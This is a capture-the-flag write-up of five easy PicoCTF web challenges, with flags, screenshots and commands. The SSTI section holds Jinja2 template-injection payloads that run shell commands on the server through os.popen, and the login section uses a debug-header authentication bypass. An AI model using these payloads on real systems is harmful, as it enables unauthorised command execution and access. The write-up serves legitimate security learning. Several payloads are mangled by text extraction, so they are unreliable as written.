

WRITEUP PicoCTF

Web Exploitation Easy



By: OngCapybara


Table Of Contents

Table Of Contents	i
Crack the Gate 1	1
SSTI1	4
WebDecode.....	7
Inspect HTML	9
where are the robots	11
Coming soon.....	13

Crack the Gate 1

The screenshot shows a challenge page for 'Crack the Gate 1'. At the top, there's a title bar with the challenge name and a user icon. Below it, a navigation bar includes 'Easy', 'Web Exploitation', 'picoMini by CMU-Africa', and 'browser_webshell_solvable'. The challenge details section on the left includes author information ('YAHAYA MEDDY'), a description about uncovering sensitive data from a restricted web portal, and a note that the website is running at [here](#). To the right, there's a status bar with 'This challenge launches an instance on demand.', current status 'RUNNING', and time remaining '14: 30'. A 'Restart Instance' button is available. Below the status bar are 'Hints' (with links to 1 and 2) and a 'Solved' counter showing 7,366 users solved. A progress bar indicates 95% liked. At the bottom, there's a text input field containing 'picoCTF(FLAG)' and a 'Submit Flag' button.

We get a chall web exploitation and already have email from chall. Let's apply to login form and will displayed like this



If you open the source code, you will find a cipher text

```

49      }
50
51     #loginForm button:hover {
52       background-color: #0056b3;
53     }
54   </style>
55 </head>
56 <body>
57 <!-- ABGR: Wnpx - grzcbenel olcnff: hfr urnqre "K-Qri-Npprff: lrf" -->
58 <!-- Remove before pushing to production! -->
59
60   <form id="loginForm">
61     <h2 style="font-size: 24px; margin-bottom: 24px;">
62       Login
63     </h2>
64     <label for="email">Email:</label>
65     <input type="email" id="email" name="email" required><br>
66     <label for="password">Password:</label>
67     <input type="password" id="password" name="password" required><br>
68     <button type="submit">Login</button>

```

Copy it and paste to ROT13 decryptor and you get a mail like this

The screenshot shows the dCode ROT-13 Cipher tool interface. On the left, there's a search bar and a results section displaying the decrypted HTML code for the login form. On the right, there's a sidebar with navigation links and a summary section.

Let's open network from inspect and see using resent

The screenshot shows the NetworkMiner tool interface. It displays a list of network requests, with the last one being a POST request to the '/login' endpoint. The details pane shows the request method, URL, status code (401), and response headers, including 'Status: 401 Unauthorized'. A red arrow points to the 'Resend' button in the toolbar at the top of the details pane.

If already open, you must paste the bypass text to new request like this.
When you're done, click send for execution and let see

A screenshot of a browser developer tools Network tab. The table shows several network requests, with the last one being a successful POST to 'http://amiable-citadel.picoctf.net:50043/login'. The response body is a JSON object:

```
{"success": true, "email": "ctf-player@picoctf.org", "firstName": "pico", "lastName": "player", "flag": "picoCTF{brut4_f0rc4_1a386e6f}"}
```

A red arrow points from the 'Send' button in the request panel to the 'flag' value in the response body.

Open response andddd.... Damn bruhhh... you get the flag right here :D

A screenshot of a browser developer tools Network tab. The table shows several network requests, with the last one being a successful POST to 'http://amiable-citadel.picoctf.net:50043/login'. The response body is a JSON object:

```
{"success": true, "email": "ctf-player@picoctf.org", "firstName": "pico", "lastName": "player", "flag": "picoCTF{brut4_f0rc4_1a386e6f}"}
```

A red arrow points from the 'flag' value in the response body to the text 'Flag: picoCTF{brut4_f0rc4_1a386e6f}' below it.

Flag: picoCTF{brut4_f0rc4_1a386e6f}

SSTI1

AUTHOR: VENAX
Description
I made a cool website where you can announce whatever you want! Try it out!
I heard templating is a cool and modular way to build web apps! Check out my website [here!](#)

This challenge launches an instance on demand.
Its current status is: RUNNING
Instance Time Remaining: 13:54

[Restart Instance](#)

Hints ?
1

36,953 users solved
95% Liked

[Submit Flag](#)

Let's exploit!

Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce: [Ok](#)


When we get form input like this, i think it's a XSS :D. Use this payloads!

`{{ self.__init__.__globals__ }}`

```
  {'__name__': 'jinja2.runtime', '__doc__': 'The runtime functions and state used by compiled templates.', '__package__': 'jinja2', '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x761075541b20>, '__spec__': ModuleSpec(name='jinja2.runtime', loader=<_frozen_importlib_external.SourceFileLoader object at 0x761075541b20>, origin='/usr/local/lib/python3.8/dist-packages/jinja2/runtime.py'), '__file__': '/usr/local/lib/python3.8/dist-packages/jinja2/runtime.py', '__cached__': '/usr/local/lib/python3.8/dist-packages/jinja2/_pycache_/runtime.cpython-38.pyc', '__builtins__': {'__name__': 'builtins', '__doc__': 'Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the ``nil'' object; Ellipsis represents `...' in slices.'}, '__package__': '', '__loader__': <class '_frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class '_frozen_importlib.BuiltinImporter'>), '__build_class__': <built-in function __build_class__>, '__import__': <built-in function __import__>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>, 'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>, 'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile': <built-in function compile>, 'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval': <built-in function eval>, 'exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in function getattr>, 'globals': <built-in function globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>, 'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function iter>, 'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built-in function min>, 'next': <built-in function next>, 'oct': <built-in function oct>, 'reduce': <built-in function reduce>, 'reversed': <built-in function reversed>, 'round': <built-in function round>, 'super': <built-in function super>, 'tuple': <built-in function tuple>, 'type': <built-in function type>, 'zip': <built-in function zip>}
```

We can see, output our payload can display builtins. Let's use!


```
{{ self.__init__.globals__.__builtins__ }}
```



```
'__name__': 'builtins', '__doc__': "Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the\n'nil' object; Ellipsis represents '...' in slices.", '__package__': '', '__loader__': <class\n    '_frozen_importlib.BuiltinImporter'>, '__spec__': ModuleSpec(name='builtins', loader=<class\n    '_frozen_importlib.BuiltinImporter'>), '__build_class__': <built-in function __build_class__>, 'import': <built-in function __import__>, 'abs': <built-in function abs>, 'all': <built-in function all>, 'any': <built-in function any>,\n    'ascii': <built-in function ascii>, 'bin': <built-in function bin>, 'breakpoint': <built-in function breakpoint>,\n    'callable': <built-in function callable>, 'chr': <built-in function chr>, 'compile': <built-in function compile>,\n    'delattr': <built-in function delattr>, 'dir': <built-in function dir>, 'divmod': <built-in function divmod>, 'eval':\n    <built-in function eval>, 'exec': <built-in function exec>, 'format': <built-in function format>, 'getattr': <built-in\n        function getattr>, 'globals': <built-in function globals>, 'hasattr': <built-in function hasattr>, 'hash': <built-in\n        function hash>, 'hex': <built-in function hex>, 'id': <built-in function id>, 'input': <built-in function input>,\n    'isinstance': <built-in function isinstance>, 'issubclass': <built-in function issubclass>, 'iter': <built-in function\n        iter>, 'len': <built-in function len>, 'locals': <built-in function locals>, 'max': <built-in function max>, 'min': <built-in\n        function min>, 'next': <built-in function next>, 'oct': <built-in function oct>, 'ord': <built-in function ord>,\n    'pow': <built-in function pow>, 'print': <built-in function print>, 'repr': <built-in function repr>, 'round': <built-in\n        function round>, 'setattr': <built-in function setattr>, 'sorted': <built-in function sorted>, 'sum': <built-in function\n        sum>, 'vars': <built-in function vars>, 'None': None, 'Ellipsis': Ellipsis, 'NotImplemented': NotImplemented,\n    'False': False, 'True': True, 'bool': <class 'bool'>, 'memoryview': <class 'memoryview'>, 'bytearray': <class\n        'bytearray'>, 'bytes': <class 'bytes'>, 'classmethod': <class 'classmethod'>, 'complex': <class 'complex'>, 'dict':\n        <class 'dict'>, 'frozenset': <class 'frozenset'>, 'float': <class 'float'>, 'frozenset': <class\n        'frozenset'>, 'list': <class 'list'>, 'set': <class 'set'>, 'tuple': <class 'tuple'>, 'zip': <class 'zip'>}
```

Wow... God damn... This payload can displayed import to. Let's exploit dude :D


```
{{self.__init__.globals__.__builtins__.import_('os').popen('ls').read\n    ()}}
```



pycache app.py flag requirements.txt

Gotcha... Are u see? The flag is right in front of our eyes bruh :D. Let's see


```
{{ self.__init__.globals__.__builtins__.import_('os').popen('cat\nflag').read())}}
```




Wuhahaha... we got the flag mamen :9

Flag: picoCTF{s4rv3r_s1d3_t3mp14t3_1nj3ct10n5_4r3_c001_4675f3fa}

WebDecode



Wuhahahaha... I love chall like this :D First time, we get a simple web



Lest's set he source code and you can click the about.html

```
18      </div>
19      <div class="navigation-container">
20          <ul>
21              <li><a href="index.html">Home</a></li>
22              <li><a href="about.html">About</a></li>
23              <li><a href="contact.html">Contact</a></li>
24          </ul>
25      </div>
26  </nav>
```

After that, you will get a base64 on source code. Let's decode

```
<a href="#" data-bbox="137 131 773 300" style="color: inherit; text-decoration: none;">  
    ass="about" notify_true="cGljb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWfMTBmOTM3NmZ9">  
    cting the page!! You might find it there  
    t-container -->  
    -->  
    ass="why">
```

Use this command and you will get the flag :D

```
[AnonCapybara@OngCapybara] - [/mnt/d/00_Kuliah/--Capture_The_Flag--/PicoCtf]  
$ echo "cGljb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWfMTBmOTM3NmZ9" | base64 -d  
picoCTF{web_succ3ssfully_d3c0ded_10f9376f}  
[AnonCapybara@OngCapybara] - [/mnt/d/00_Kuliah/--Capture_The_Flag--/PicoCtf]  
$
```

Flag: picoCTF{web_succ3ssfully_d3c0ded_10f9376f}

Inspect HTML

The screenshot shows a challenge page titled "Inspect HTML". At the top, there are tabs for "Easy", "Web Exploitation", "picoCTF 2022", and "inspector". Below the tabs, it says "AUTHOR: LT 'SYREAL' JONES". The challenge description asks, "Can you get the flag? Go to this [website](#) and see what you can discover." To the right, it says "This challenge launches an instance on demand. Its current status is: RUNNING. Instance Time Remaining: 14:33". A red button labeled "Restart Instance" is visible. Below the description, it says "102,606 users solved" with a "1" indicating a hint available. A progress bar shows "71% Liked". At the bottom, there is a text input field containing "picoCTF{FLAG}" and a blue "Submit Flag" button.

This chall is really-really very-very easy bro. Open the website

The screenshot shows a web browser window with multiple tabs. The active tab is titled "On Histiaeus" and contains the following text:

However, according to Herodotus, Histiaeus was unhappy having to stay in Susa, and made plans to return to his position as King of Miletus by instigating a revolt in Ionia. In 499 BC, he shaved the head of his most trusted slave, tattooed a message on his head, and then waited for his hair to grow back. The slave was then sent to Aristagoras, who was instructed to shave the slave's head again and read the message, which told him to revolt against the Persians.


Source: Wikipedia on Histiaeus

After that, you just click **ctrl + u** for see the source code and boomm...
you get the flag :D


```
1 <!DOCTYPE html>
2 <html lang="en">
3   <head>
4     <meta charset="UTF-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1.0">
6     <meta http-equiv="X-UA-Compatible" content="ie=edge">
7     <title>On Histiaeus</title>
8   </head>
9   <body>
10    <h1>On Histiaeus</h1>
11    <p>However, according to Herodotus, Histiaeus was unhappy having to stay in Susa, and made plans to return to his position as King of Miletus by instigating a revolt in Ionia. In 499 BC, he shaved the head of his most trusted slave, tattooed a message on his head, and then waited for his hair to grow back. The slave was then sent to Aristagoras, who was instructed to shave the slave's head again and read the message, which told him to revolt against the Persians.</p>
12    <br>
13    <p> Source: Wikipedia on Histiaeus </p>
14    <!--picoCTF{1n5p3t0r_0f_h7ml_8113f7e2}-->
15  </body>
16 </html>
17
18
19
20
21
22
23
```

Flag: picoCTF{1n5p3t0r_0f_h7ml_8113f7e2}


where are the robots




Simple... You just open using link, and you will see display the website



After that, you type in url /robots.txt and you will see display like this



Replace robots.txt to /1bb4c.html. You get the flag :D



Flag: picoCTF{ca1cu1at1ng_Mach1n3s_1bb4c}

Coming soon